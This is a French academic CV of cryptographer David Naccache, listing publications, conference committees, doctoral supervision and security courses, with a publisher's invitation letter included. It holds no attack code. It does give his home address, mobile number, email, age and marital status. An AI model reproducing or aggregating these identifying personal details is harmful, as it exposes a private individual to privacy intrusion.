Jury composé de MM. Jacques Stern (École Normale Supérieure, Président), Whitfield Diffie (Sun Microsystems, USA), Jean-Jacques Quisquater (Université Catholique de Louvain, Belgique), Thomas Beth (Universität Karlsruhe, Allemagne), Paul Camion (INRIA), Gérard Cohen (École Nationale Supérieure des Télécommunications, Directeur), Yvo Desmedt (Florida State University, USA), Birgit Pfitzmann (Universität Hildesheim, Allemagne) et Moti Yung (Columbia University, USA).

55. *Colourful cryptography*, par David Naccache, In French Israeli Workshop on Coding and Information Theory, Ministry of science and the arts - Ministère des affaires étrangères, December 8, 1994

56. Invité à plusieurs reprises à faire des présentations générales sur la sécurité informatique (*e.g.* membre du *Distinguished Cryptographers' Panel* de la conférence RSA[1], sélectionné meilleur orateur au colloque *Cryptographic Security Aspects of Smart Cards & Internet*[2], prix de la Conférence Public Key Solutions 1995 *etc*.

[1] 4 novembre 2003 à Amsterdam

[2] 25 au 28 avril 2000 à Amsterdam

Science Populaire - État de l'Art

57. *How to explain side-channel leakage to your kids?,* par David Naccache et Michael Tunstall In Ç. Koç et C. Paar, Eds., Cryptographic Hardware and Embedded Systems - CHES 2000, volume 1965 of Lecture Notes in Computer Science, pp. 229-230, Springer-Verlag, 2000.

58. *GOST 34.10: a brief overview of Russia's DSA*, par Markus Michels, David Naccache et Holger Petersen Computers & Security, 15(8):725-732, 1996

59. Chapitre dans le livre *Network Security: Current status and Future Directions* édité par Christos Douligeris et Dimitrios Serpanos, IEEE Press. Le chapitre, *Mobile Terminal Security*, est co-signé par Olivier Benoît, Fabienne Cathala, Nora Dabbous, Laurent Gauteron, Pierre Girard, Helena Handschuh, David Naccache et Claire Whelan.

60. *The Sorcerer Apprentice's Guide to Fault Attacks*, Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall et Claire Whelan. Actes de DSN'04, Workshop on Fault Diagnosis and Tolerance in Cryptography, Florence, Italie, 30 juin 2004. Pages 330-342. Cryptology ePrint Archive, Report 2004/100. Aussi, *How to explain fault attacks to your kids*, par David Naccache In U. Schulte, Ed., ISSE 2002, on CD-ROM, Paris, France, October 2-4, 2002.

Travaux en Cours (Non Encore Publiés)

61. *Cryptanalysis of ISO/IEC 9796-1* par Don Coppersmith, Jean-Sébastien Coron, François Grieu, Shai Halevi, Charanjit Jutla, David Naccache et Julien Stern, soumis au Journal of Cryptology et *Index Calculation Attacks* on RSA *Signature and Encryption* accepté à Designs Codes & Cryptography par Jean-Sébastien Coron, Yvo Desmedt, David Naccache, Andrew Odlyzko et Julien P. Stern (versions définitives de (25))

62. *Provable Side-Channel Security Through Secret Updates*, Article invité à paraître dans les actes du colloque NATO ARW « Security and Embedded Systems » qui se tiendra à Patras, Grèce du 22 au 26 Août 2005, par David Naccache, Christophe Tymen et Claire Whelan.

63. *Improving the Security of Traveller Cheques*, par Eric Brier, Cédric Cardonnel et David Naccache.

64. *Identités Arithmétiques Liées à des Équations Différentielles Dans Z[X]*, par Paul Camion et David Naccache.


65. *A New Correcting Code Based on Modular Arithmetic*, par Jean-Sébastien Coron et David Naccache.

66. *Security Flaws in Memory Caching Protocols*, par Jacques Fournier et David Naccache.

67 . Quatre volumes de 350 pages chacun, chez World Scientific (NJ, USA) :

Vol. 1: *Selected Contributions to Cryptography*
Vol. 2: *Selected Contributions to Information Security*
Vol. 3: *Selected Contributions to Cryptographic Implementations*
Vol. 4: *Selected Contributions to Software Engineering*

Co-signés avec Marc Joye. Projet accepté par l'éditeur. Le contenu du premier volume est prêt.



World Scientific Publishing Co Pte Ltd

Postal & Correspondence:
Farrer Road
P O Box 128
Singapore 912805

Office:
5 Toh Tuck Link
Singapore 596224
Tel (65) 6466 5775 Fax (65) 6467 7667

E-mail: kkphua@wspc.com.sg
http://www.worldscientific.com/

K. K. Phua Ph.D.
Chairman
Editor-in-Chief

3 May 2004

Prof. David Naccahe
Gemplus Card International
France
Email: david.naccache@gemplus.com

Dear Prof. Naccahe

Re: Invitation to Write/Edit Book for World Scientific

I understand that you are expert in Information Security. On behalf of World Scientific, I am writing to invite you to write a book or edit a new book series on the topic related to your current research interest.

As you may know, World Scientific is one of the major scientific publishers in the world and is probably the only international scientific publisher with the headquarters in Asia. Every year, we publish about 400 new book titles and we have already launched 70 journals as well. Many of our publications have been adopted as text books by renowned universities such as California Institute of Technology, Harvard University, MIT, University of California, Yale University, etc.

Computer Science and IT is one of the areas that we would like to further develop our publishing programme. We have launched about 20 Journals Computer Science. Among them, International Journal of Neural Systems (IJNS) is the first-of-its-kind in research of Neural Systems. Both *Nature* and the *Times Higher Education Supplement* have put out very good review for it.

In our effort to promote the dissemination of scientific knowledge to eastern European and developing countries, we have a special policy of giving discounts to orders from these countries. This is to ensure that scientists, especially those in the developing and eastern European countries, can afford to purchase our publications.

We are also pleased to inform you that World Scientific has been awarded the contract by the Nobel Foundation, Sweden, to publish the Nobel Lectures and other materials in various categories - Physics , Chemistry, Physiology or Medicine, Literature, Peace, and Alfred Nobel Memorial Prize in Economic Sciences for the years 1901 - 1995 (with the exception of the volume in Economic Science), ***exclusively*** for worldwide distribution. World Scientific has probably published the largest numbers of books by Nobel Laureates as compared with other major international publishers.

USA Office: World Scientific Publishing Co., Inc., 1060 Main Street, Suite 202, River Edge, NJ 07661, USA. Tel: 201-487-9655 Fax: 201-487-9656 E-mail: sales@wspc.com
London Office: World Scientific Publishing (UK) Ltd, 57 Shelton Street, Covent Garden, London WC2H 9HE, UK. Tel: 44-020-7836-0888 Fax: 44-020-7836-2020 E-mail: sales@wspc.co.uk
Hong Kong Office: World Scientific Publishing (HK) Co Ltd, P O Box 72492, Kowloon Central Post Office, HONG KONG. Tel: 852-2-771-8791 Fax: 852-2-771-8155 E-mail: wsped@pacific.net.hk
India Office: World Scientific Publishing Co Pte Ltd, #10, Royal Park, 34 Park Road, Tasker Town, Bangalore 560051, INDIA. Tel/Fax: 91-80-286-2144 E-mail: wspblr@vsnl.net.in
Taiwan Office: World Scientific Publishing Co Pte Ltd, 5F-6, No. 88, Sec 5, Hsin-Sheng S Road, Taipei, TAIWAN. Tel: 886-2-2369-1366 Fax: 886-2-2366-0460 E-mail: wsptw@ms12.hinet.net
ICP: 57 Shelton Street, Covent Garden, London WC2H 9HE, UK. Tel: 44-020-7836-3954 Fax: 44-020-7836-2002 E-mail: edit@icpress.co.uk

Under separate mail, I am sending you a complimentary copy of *The Nobel Prize, The First 100 Years* and other materials about our company, for your reference.

We look forward to receiving a favorable reply from you soon.

Yours sincerely

K K Phua (Dr.)
Chairman/
Editor-in-Chief

68. *Experimenting with Faults, Lattices and the* DSA, à paraître, PKC 2005, par David Naccache, Phong Q. Nguyên, Michael Tunstall et Claire Whelan.

69. *From Fixed-Length to Arbitrary-Length* RSA *Padding Schemes Revisited*, à paraître, PKC 2005, par Julien Cathalo, Jean-Sébastien Coron et David Naccache.

70. *Secure Delegation of Elliptic-Curve Pairing*, par Benoît Chevallier-Mames, Jean-Sébastien Coron et David Naccache.

71. *The Polynomial Composition Problem in* $(\mathbf{Z}/n\mathbf{Z})[X]$, Report 2004/224, Cryptology ePrint Archive, par Marc Joye, David Naccache et Stéphanie Porte.

72. *A Diophantine System Arising from Cryptography*, Note diffusée le 30/08/2004 à la liste nmbrthry@listserv.nodak.edu (théorie des nombres), David Naccache et Benne de Weger.

73. HOTP: *An* HMAC*-based One Time Password Algorithm*, « Internet Draft » soumis à l'IETF le 17 octobre 2004, (draft-ietf-oath-hmac-otp-00.txt), David M'Raïhi, Mihir Bellare, Frank Hoornaert, David Naccache, Ohad Ranen

Comités de Programme de Conférences Scientifiques

First Information Security Practice and Experience Conference (ISPEC), 11-14 avril 2005, Singapour.

The 8-th Information Security Conference (ISC 05), 20-23 septembre 2005, Singapour.

Communications and Multimedia Security (CMS 2000). Klagenfurt, Autriche, 18-19 septembre 2000.

European Symposium on Research in Computer Security (ESORICS 2002). Zürich, Suisse, 14 au 16 octobre, 2002.

Secure Networking - CQRE (Secure)'99. Dusseldörf, Allemagne, 30 novembre au 2 décembre, 1999.

ACM Conference on Computer and Communications Security (ACM CCS '98). San Francisco, Californie, USA, 3 au 5 novembre, 1998.

ACM Conference on Computer and Communications Security Industry Track (ACM CCS '05). Alexandria, Virginie, USA, 7 au 11 novembre, 2005.

IFIP Conference on Integrity and Internal Control in Information Systems (IICIS 2003). Lausanne, Suisse, 13 au 14 novembre, 2003.

Australasian Conference on Information Security and Privacy (ACISP 2003). Wollongong, Australie, 9 au 11 juillet, 2003.

First Workshop on Fault Diagnosis and Tolerance in Cryptography, FDTC 04, dans DSN 04, Florence, Italie, 30 juin 2004.

Second Workshop on Fault Diagnosis and Tolerance in Cryptography, FDTC 05 dans CHES 05, Edinburgh, Grande Bretagne, 29 août au premier septembre 2005.

ACM International Conference on Information Security (InfoSecu'04), Shanghai, Chine, 14 au 15 novembre, 2004

Financial Cryptography. Key West, Floride, USA, 9 au 12 février, 2004.

Communication Security at Globecom 2003. San Francisco, Californie, USA, 1 au 5 décembre, 2003.

RSA Conference 2001 (CT-RSA 2001). San Francisco, Californie, USA, 8 au 12 avril, 2001.

Membre du Comité de Pilotage (*steering committee*) du Cryptographer's Track de la RSA Conference en 2001 et 2002.

International Workshop for Applied PKI :

IWAP 2005	Singapour	21-23/09/2005
IWAP 2004	Fukuoka, Japon	03-05/10/2004

Applied Cryptography and Network Security:

ACNS 2004	Yellow Mountain, Chine	08-11/06/2004
ACNS 2003	Kunming, Chine	16-19/10/2003

International Conference on Information Security and Cryptology:

ICISC 2004	Séoul, Corée	02-03/12/2004
ICISC 2003	Séoul, Corée	27-28/11/2003
ICISC 2002	Séoul, Corée	28-29/11/2002
ICISC 2001	Séoul, Corée	06-07/12/2001

International Conference on Information and Communications Security:

ICICS 2003	Huhehaote City, Chine	10-13/10/2003
ICICS 2002	Singapour	09-12/12/2002
ICICS 2001	Xian, Chine	13-16/11/2001

Crypto 2005	Santa Barbara, CA, USA	14-18/08/2005
Crypto 2002	Santa Barbara, CA, USA	18-22/08/2002
Crypto 1997	Santa Barbara, CA, USA	17-21/08/1997

Eurocrypt 2001	Innsbruck, Autriche	06-10/05/2001
Eurocrypt 1997	Constance, Allemagne	11-15/05/1997
Eurocrypt 1996	Saragosse, Espagne	12-16/05/1996
Eurocrypt 1994	Perugia, Italie	09-12/05/1994

International Workshop on Practice and Theory in Public Key Cryptography[3]:

PKC 2005	Les Diablerets, Suisse	23-26/01/2005
PKC 2002	Paris, France	12-14/02/2002
PKC 2001	Cheju Island, Corée	13-15/02/2001
PKC 2000	Melbourne, Australie	18-20/01/2000

Cryptographic Hardware and Embedded Systems:

CHES 2005	Edinburgh, Ecosse	29/08/2005-01/09/2005
CHES 2002	San Francisco, CA, USA	14-16/08/2002
CHES 2001	Paris, France	13-16/05/2001


« Lecteur externe »[4] et « président de session » pour le compte de nombreuses autres conférences.

Lecteur pour le compte d' IEEE Micro, Cryptologia, Electronic Letters, The Journal of Cryptology, Designs Codes and Cryptography, International Journal on Computers and Applications, Computers and Electrical Engineering Journal (Elsevier), Springer International Journal of Information Security, ACM TECS (Transactions on Embedded Computing Systems), Proceedings of the IEEE *etc.*

Membre de l'Advisory Board de l'Encyclopedia of Cryptography and Security publiée par Kluwer Academic. En charge de huit rubriques relatives aux « security implementation aspects and smart cards ».

[3] Membre du Comité de Pilotage (*steering committee*) de la conférence de 1999 à ce jour.

[4] *i.e.* non-membre du comité de programme.



KLUWER ACADEMIC PUBLISHERS

Expresses its Recognition to

David Naccache

for his contribution to the Encyclopedia of Cryptography and Security and
for his scientific contributions to the fields of cryptography and
theoretical computer science.

February 10, 2004,

Jennifer K Evans

Jennifer Evans
Publishing Manager, Engineering and Computer Science
Kluwer Academic Publishers

Correcteur avant parution des ouvrages suivants:

La Science du Secret, par Jacques Stern (Odile Jacob).

Wireless Privacy, en préparation, par Simson L. Garfinkel, (MIT Press).

Handbook of Information Security, en préparation, par Hossein Bidgoli, (Wiley & Sons).

Handbook of Applied Cryptography par Menezes, van Oorschot et Vanstone, (CRC Press).

Affilié aux associations scientifiques suivantes:

International Association for Cryptologic Research

Institute of Electrical and Electronics Engineers

Association for Computing Machinery

South-African Mathematical Society

New York Academy of Science

David Naccache
✉ 52 rue Letort, 75018, Paris
💻 david.naccache@gemplus.com
📱 06.16.59.83.49

37 ans, célibataire, sans enfants.

Formation

1995 Doctorat, Spécialité Informatique et Réseaux
École Nationale Supérieure des Télécommunications, Paris

« Signatures Numériques et Preuves à Divulgation Nulle, Cryptanalyse, Défense et Outils Algorithmiques ».

Mention Très Honorable Avec Les Félicitations Du Jury.

1990 Ingénieur des Média et Architecture de la Communication,
Université Panthéon-Assas, Paris II

Mention Très Bien.

1990 Diplôme d'Etudes Approfondies, Université Paris VI.

« *Langages, Algorithmes et Programmation* »

1987 Diplôme d'Etudes Universitaires Générales, Sciences des Structures et de la Matière, Centre Scientifique et Polytechnique, Université Paris XIII.

Parcours Professionnel

1993 à présent Gemplus International.

1993 Ingénieur Expert en Cryptologie.
1999 Responsable du Groupe Sécurité et Cryptologie.
2001 Directeur du Département Technologies de Sécurité.
2002 à présent :
Directeur du Centre de Recherche Appliquée et Sécurité.
Vice-Président, Technologies de Sécurité et Gestion des Risques.
Vice-Président, Recherche et Innovation (Gemplus n'a pas de CTO).

Rôle et Contributions :

Stratégie et Support :

Analyse des enjeux technologiques auxquels l'entreprise est confrontée et leur traduction en opportunités et risques (concurrentiels, industriels et financiers). Elaboration de recommandations et de scenarii de décision pour le Comité Exécutif.

Expertise lors d'opérations de fusion-acquisition.

Pré- et post-vente pour de grands comptes stratégiques.

Représentation de Gemplus auprès de divers organismes.

Management :

Montage et direction opérationnelle complète du Centre de Recherche Appliquée et Sécurité en France et à Singapour (70 ingénieurs, *cf.* section 5).

Création, management et fermeture (en 2001) des succursales du Centre à Montréal et Bangalore et aide au démarrage d'un Centre de conception de circuits intégrés à Rome.

Négociation annuelle du budget du Centre, plannings, synthèse d'indicateurs de productivité, gestion des variations d'effectifs (embauches et plans sociaux), transferts de technologie, motivation des équipes, cadrage périodique de la stratégie de recherche avec les Divisions Commerciales. Alignement des projets de recherche avec les besoins du marché (analyse de la valeur).

Supervision de l'exécution de tous les projets de recherche de l'entreprise ainsi que de tous les développements concernant la sécurité (organisation du travail, coordination de tâches, animation de réunions, contrôle et reporting). Coaching de jeunes prometteurs dans le cadre d'un programme interne.

Technique :

Catalyseur technique interne, lancement de coopérations industrielles et académiques, participation aux travaux de recherche et développement, conception d'architectures et d'attaques de cartes et systèmes. Audits.

1992-1993 Philips Télécommunications Radioélectriques et Téléphoniques. (aujourd'hui Oberthur). Division Smart-Cards & Systems.

Réécriture du code embarqué dans les clés des décodeurs Canal Plus et participation à la conception:

- de la première carte à cryptographie à clé publique de Philips (la carte DX).
- des librairies cryptographiques non-embarquées.
- et des premières générations de cartes GSM.

1990-1992 Thomson Consumer Electronics (aujourd'hui Thomson Multimedia). Laboratoire Européen de Recherche en Électronique Avancée.

Diverses contributions à la conception du décodeur Videocrypt, le système de contrôle d'accès audiovisuel de Sky Channel et de BBC Select (écriture de code embarqué, conception d'un moteur matériel de déchiffrement de trames MPEG *etc*).

Missions d'Expertise

Expert Commis (inscrit sur liste d'épreuve, spécialité E-01.03 Télécommunications et réseaux) par le Tribunal de Grande Instance de Paris

- Cabinet de Monsieur Etienne Apaire.
Analyse de cartes SIM (trafic de stupéfiants), 1999.

- Cabinet de Madame Marie-Antoinette Houyvet

Analyse d'Équipement Informatique (terrorisme), 2004.

- Douzaine de prestations de serment en tant qu'expert traducteur-interprète non-inscrit (Anglais et Italien courants).

1999 Ministère de l'Économie des Finances, Membre de la Commission Thématique II du Réseau National de Recherche en Télécommunications: Traitement du Signal et Circuits Intégrés Associés.

2000 Ministère de la Recherche, Membre du Comité Scientifique de l'Action Concertée Incitative en Cryptologie (13 membres).

2003 European Telecommunications Standards Institute,
Expert pour les questions relatives à la sécurité des signatures numériques mobiles (STF 221).

2004 Science Foundation Ireland. Basic Research Grants Programme,
Expert Reviewer.

2004 Ministère des Affaire Economiques Néerlandais et Netherlands Organisation for Scientific Research (NWO). Technology Foundation STW.
Research Program Expert Reviewer

2004 Programme de Développement des Nations Unis en Chine (United Nations Development Programme in China),
Senior Technical Adviser.

2001 Florida State University,
Membre de l'Advisory Board du Security and Assurance in Information Technology Laboratory.

Travaux, Conseils Industriels, Enseignement

60 publications techniques, 36 comités de programmes, 58 brevets. *cf.* section 3.

- Inforange Ltd., Distinguished Technical Adviser to the Board.

- Cryptolog International, Member of the Scientific Advisory Committee.

- Onets Internet & Wireless Security China, Chairman of the Scientific Board.

- Membre du Comité Stratégique du Réseau d'Excellence (NOE) ECRYPT de la Commission Européenne.

- Invitations aux conseils d’Itran, Cassis International, Discretix et Innovacard déclinées par manque de temps ou par souci de non-concurrence.

Cinq co-encadrements de doctorats, dix jurys de doctorats, deux comités d'encadrement (doctorats belges), huit thèses en cours de co-encadrement et cinq en association. Membre du jury d'Admission du concours de Directeurs de Recherche de l'INRIA (2003). Professeur honoraire de la Beijing Jiaotong University. *Visiting Professor* à la Royal Holloway University of London, Bedford New College (poste honoraire, sans charge d’enseignement), Membre d’honneur du Group de Recherche en Cryptologie de l'Université Catholique de Louvain (Belgique). Erdős deux (via Andrew Odlyzko).

Chargé d'enseignement vacataire au DESS « Audit et Expertise en Informatique et Techniques Numériques » (Université Panthéon-Assas Paris II, 1996-2005).

Enseignement en École d'Ingénieurs IMAC et au Civil Service College de Singapour.

Autres Éléments d'Information

Service National effectué en 1985, 11^e Régiment d'Artillerie (Offenburg, Allemagne).

Insigne (argent) des donneurs de sang bénévoles, insigne (vermeil) de l'association à but non-lucratif (loi 1901) *La Courtoisie Française* (aide aux aveugles).

5 Encadrement Scientifique et Industriel

Jurys de Thèse

Légende:
▾ membre du jury de thèse
★ co-encadrement scientifique du doctorant
✧ membre du comité d'encadrement (doctorats belges)

Historique

Jean-Sébastien Coron, *Cryptanalyses et preuves de sécurité de schémas à clé publique*★▾, École Polytechnique et École Normale Supérieure (Ulm), directeur professeur Jacques Stern, 16 mai 2001.

Christophe Tymen, *Les algorithmes basés sur le logarithme discret en cryptologie*★▾, École Polytechnique, directeur professeur Jacques Stern, 22 septembre 2003.

Pascal Paillier, *Cryptographie à clé publique basée sur la résiduosité de degré composite*★▾, École Nationale Supérieure des Télécommunications, directeur professeur Gérard Cohen, 24 septembre 1999.

Helena Handschuh, *Cryptanalyse et sécurité des algorithmes à clé secrète*★▾, École Nationale Supérieure des Télécommunications, directeur professeur Gérard Cohen, 24 septembre 1999.

David M'Raïhi, *Argent électronique et contrôle de l'anonymat*★▾, Université Paris VII, Denis Diderot et École Normale Supérieure (Ulm), directeur professeur Jacques Stern, 14 juin 1999.

Nicolas Courtois, *La sécurité des primitives cryptographiques basées sur des problèmes algébriques multivariables: MQ, IP, MinRank, HFE*▾, Université Paris VI, Jussieu, directeur professeur Sami Harari, 25 septembre 2001.

Jean-François Koeune, *Careful design and integration of cryptographic primitives with contributions to timing attack, padding schemes and random number generators*✧▾, Université Catholique de Louvain (Belgique), directeur professeur Jean-Jacques Quisquater, 30 avril 2001.

Julien Stern, *Contribution à une théorie de la protection de l'information*▾, Université Paris XI (Paris-Sud Orsay), directeurs professeurs Jean-Jacques Quisquater et Miklós Santha, 23 mars 2001.

Marc Joye, *Security analysis of RSA-type cryptosystems*▾, Université Catholique de Louvain (Belgique), directeur professeur Jean-Jacques Quisquater, 14 octobre 1997.

François-Xavier Standaert, *Secure and efficient use of reconfigurable devices in symmetric cryptography*▾, Université Catholique de Louvain (Belgique), directeur professeur Jean-Jacques Quisquater, 14 mai 2004.

Doctorants Basés au Centre que Je Dirige*

Éric Brier, *Théorie des nombres (courbes hyperelliptiques)*, directeur professeur François Morain, École Polytechnique. Soutenance prévue en 2006.

Benoît Chevallier-Mames, *Aspects théoriques et pratiques de la cryptographie à clef publique*, directeur professeur David Pointcheval, École Normale Supérieure Ulm, Soutenance prévue en 2007.

Jacques Fournier, *Conception et attaques de processeurs asynchrones sécurisés*, directeur professeur Simon Moore, University of Cambridge, Grande-Bretagne, Soutenance prévue en 2006.

Michael Tunstall, *Attaques par injection de fautes physiques dans des microcircuits*, directeur professeur Chris Mitchell, Royal Holloway University, Londres, Grande-Bretagne, Soutenance prévue en 2006.

Antoine Galland, *Contrôle des ressources dans les cartes à microprocesseur*, directeur professeur Bertil Folliot, LIP6, Université Paris VI, Soutenance prévue en 2005.

Stéphane Bonnet, *Une approche modèle pour la personnalisation de logiciels*, directeur professeur Jean-Marc Geib, LIFL, Université de Lille, Soutenance prévue en 2005.

Pascal Guterman, *Traitement du signal, outils algorithmiques*, directeur professeur Antoine Llebaria, Université Aix-Marseille I, Soutenance prévue en 2005.

Hamid Choukri, *Rétro-ingénierie (reverse-engineering) de composants sécurisés*, directeur professeur Pascal Fouillat, Université Bordeaux I, Soutenance prévue en 2005.

Claude Barral, *Biométrie et cartes à puce*, directeur professeur Serge Vaudenay, École Polytechnique Fédérale de Lausanne, Suisse, Soutenance prévue en 2007.

Julien Brouchier, *Sécurité logicielle*, directeur professeur Serge Vaudenay, École Polytechnique Fédérale de Lausanne, Suisse, Soutenance prévue en 2007.

Doctorants Basés en Université (Thèses en Association avec le Centre)

Damien Deville, *CamilleRT : un système d'exploitation temps réel extensible pour cartes à microprocesseur*, LIFL, Université de Lille, directeur professeur Vincent Cordonnier. Soutenance le 15 décembre 2004.

Michaël Hauspie, *Gestion de services dans les réseaux ad hoc sans fil*, LIFL, Université de Lille, directeur professeur David Simplot-Ryl.

Alexandre Courbot, *Adaptabilité et modularité de système d'exploitation Java pour objets portables sécurisés*, LIFL, Université de Lille, directeur professeur David Simplot-Ryl.

Julien Cathalo, *Zero-knowledge identification schemes: security proofs, practical security, modes of operation and smart card implementations*★✧, Université Catholique de Louvain (Belgique), directeur professeur Jean-Jacques Quisquater.

Claire Whelan, *Attaques sur systèmes embarqués (cartes) par canaux cachés*★, Dublin City University, directeur professeur Michael Scott.

Kevin Marquet, *JITS, un système d'exploitation adaptable aux systèmes embarqués,* LIFL, Université de Lille, directeur professeur David Simplot-Ryl.

Quelques Stages de Troisième Cycle Encadrés (Liste Incomplète)

Jean-Sébastien Coron
DEA Algorithmique, Filière Complexité, Codage et Cryptographie, ENS Ulm
Évaluation Précise du Test Universel de Maurer

Thomas Pornin[5]
DEA Algorithmique, Filière Complexité, Codage et Cryptographie, ENS Ulm
Construction de Signatures Numériques à Partir du Schéma Naccache-Stern

Florence Quès
DEA Cryptographie, Codage, Calcul, Université de Limoges
Étude Théorique et Pratique de Divers Tests d'Aléas

Cyril Brunie
DEA Cryptographie, Codage, Calcul, Université de Limoges
Implémentation de la Norme de Formatage ISO 9796-1

Christophe Tymen
École Polytechnique et troisième année ENST
Stratégies d'Exponentiation Modulaire

Nils Maltesson
M. Sc. Université de Lund, Suède
Applet Verification Strategies for RAM Constrained Devices

Michael Tunstall
B.Sc. Royal Holloway, Université de Londres, Grande-Bretagne
Power Attacks on Smart Cards

Antonio Valverde-Garcia
Troisième année ENST
Techniques d'Optimisation de Code pour Cartes-à-Puce

Holger Petersen
Doctorant visiteur, Université de Chemnitz, Allemagne
Application des Sacs-à-Dos Multiplicatifs aux Signatures Numériques

Markus Michels
Doctorant visiteur, Université de Chemnitz, Allemagne
Étude de GOST, Norme de Signature Soviétique

Michel Gostiaux
Troisième année ENSTA
Signature par Courbes Elliptiques sur Microcontrôleur

Pascal Paillier
Troisième année ENST
Partage de Secrets, Cryptographie à Clé Publique

[5] Stage portant sur deux sujets différents, le second étant encadré par un autre membre du Centre.

Enseignement

1996-2005 Chargé de l'enseignement du cours de *Sécurité des Systèmes Enfouis* du DESS *Audit et Expertise en Informatique et Techniques Numériques* (Université Panthéon-Assas Paris II, http://www.u-paris2.fr/eln).

Description du DESS : La Nouvelle Économie, par les problèmes spécifiques qu'elle pose, nécessite l'acquisition d'une triple compétence, en informatique, en droit et en économie. Fort de ce constat, le DESS *Audit et Expertise en Informatique et Techniques Numériques* offre une formation ouverte tant aux juristes et économistes qu'aux informaticiens et ingénieurs.

En effet, les juristes et les économistes y acquièrent le savoir technique indispensable à la pleine compréhension des nouvelles technologies et des systèmes d'information. Les informaticiens, quant à eux, sont sensibilisés aux principaux aspects économiques et juridiques de la conduite de projets informatiques.

L'ambition majeure de ce troisième cycle est de proposer aux professionnels des nouvelles technologies des personnes rapidement opérationnelles au regard du triptyque : informatique, juridique et économique.

Description du cours dispensé : Neuf séances de trois heures suivies d'un examen :

- Bases de la sécurité informatique, texte clair, texte chiffré (cryptogramme), signatures numériques. Protocoles de sécurité: vote électronique, argent électronique, engagement[6], génération équitable d'aléas[7], authentification.

- Cryptographie à clef publique: notions de base de théorie des nombres, factorisation, logarithmes discrets, RSA, Diffie-Hellman. Chiffrement par blocs et hachage: DES, réseaux de Feistel, AES, modes de chiffrement, fonctions de hachage (propriétés, SHA-1). Notions de cryptanalyse : l'idée sous-jacente à la cryptanalyse différentielle.

- Logiciels et applications pratiques: SSL, SSH, S/MIME, IPSEC (VPN), PGP. Cassage du chiffrement DVD, protection de logiciels contre la copie illicite et techniques de déplombage. Attaques par débordement de tampons[8], injections SQL, virus et vers.

- Sécurité des systèmes embarqués: attaques physiques de cartes à puce (FIB, PICA, retro-ingénierie), attaques par canaux collatéraux (temps, consommation de courant, rayonnement électromagnétique). Sécurité Java et attaques sur machines virtuelles. Protection des signaux de télévision à péage, sécurité des réseaux sans fil (WLAN) et des communications GSM.

[6] = *bit commitment*

[7] = *fair coin tossing*

[8] = *buffer overflows*

- Aspects légaux de la sécurité informatique: Loi Godfrain (88-19 du 5 janvier 1988) relative à la fraude informatique, Décret d'application de l'article 1316-4 du C. CIV relatif à la signature électronique, Directive Européenne sur le commerce électronique, Loi de réglementation des télécommunications (96-659 du 26 juillet 1996) sur l'utilisation de moyens de chiffrement, Conservation des fichiers logs (principes relatifs à la disponibilité des données essentielles au maintien de l'ordre public). Atteintes aux systèmes de traitement automatisé des données (infractions du Nouveau Code Pénal). Projet de loi sur la sécurité quotidienne (dispositions visant les contrefaçons de cartes de paiement, dispositions modifiant le code monétaire et financier). Projet de loi pour la confiance dans l'Économie numérique. Domaines dans lesquels une législation est inexistante ou floue : *e.g.* pourriel[9] *etc.*

- Examen.

1993-1994 Chargé de l'enseignement de l' UV INF303 de la troisième année de la Formation d'Ingénieurs IMAC (Université Panthéon-Assas Paris II). Présentation des algorithmes principaux de différents domaines: compression, codes correcteurs d'erreurs, stockage, traitement des images, reconnaissance de formes et systèmes multimédia (24 heures).

11/2002 Cours de sécurité informatique au *Civil Service College* de Singapour, institut de formation continue de fonctionnaires de l'État de Singapour[10]. Parmi les fonctionnaires présents au cours était Dr. Ho Peng Kee, *Senior Minister of State for Ministry of Home Affairs*.

En projet pour 2005 :

Master « Mécanismes Economiques et Complexité », École des Mines de Paris. Cours de vingt heures sur les mécanismes de sécurité et de régulation. Les mécanismes d'enchères combinatoires, les mécanismes véraces et leur approximation. Les modèles économiques basés sur les mécanismes. Applications à la sécurité, à la gestion des droits numériques, au marquage des données et à la régulation.

[9] = *spams*

[10] "*The Civil Service College is the learning institution for public officers. The College is committed to ensure the continuing availability and development of superior Public Sector leadership. Its mission is to shape the public service into one of the best in the world - capable, innovative, and forward looking.*"

Le Centre de Recherche Appliquée en Sécurité

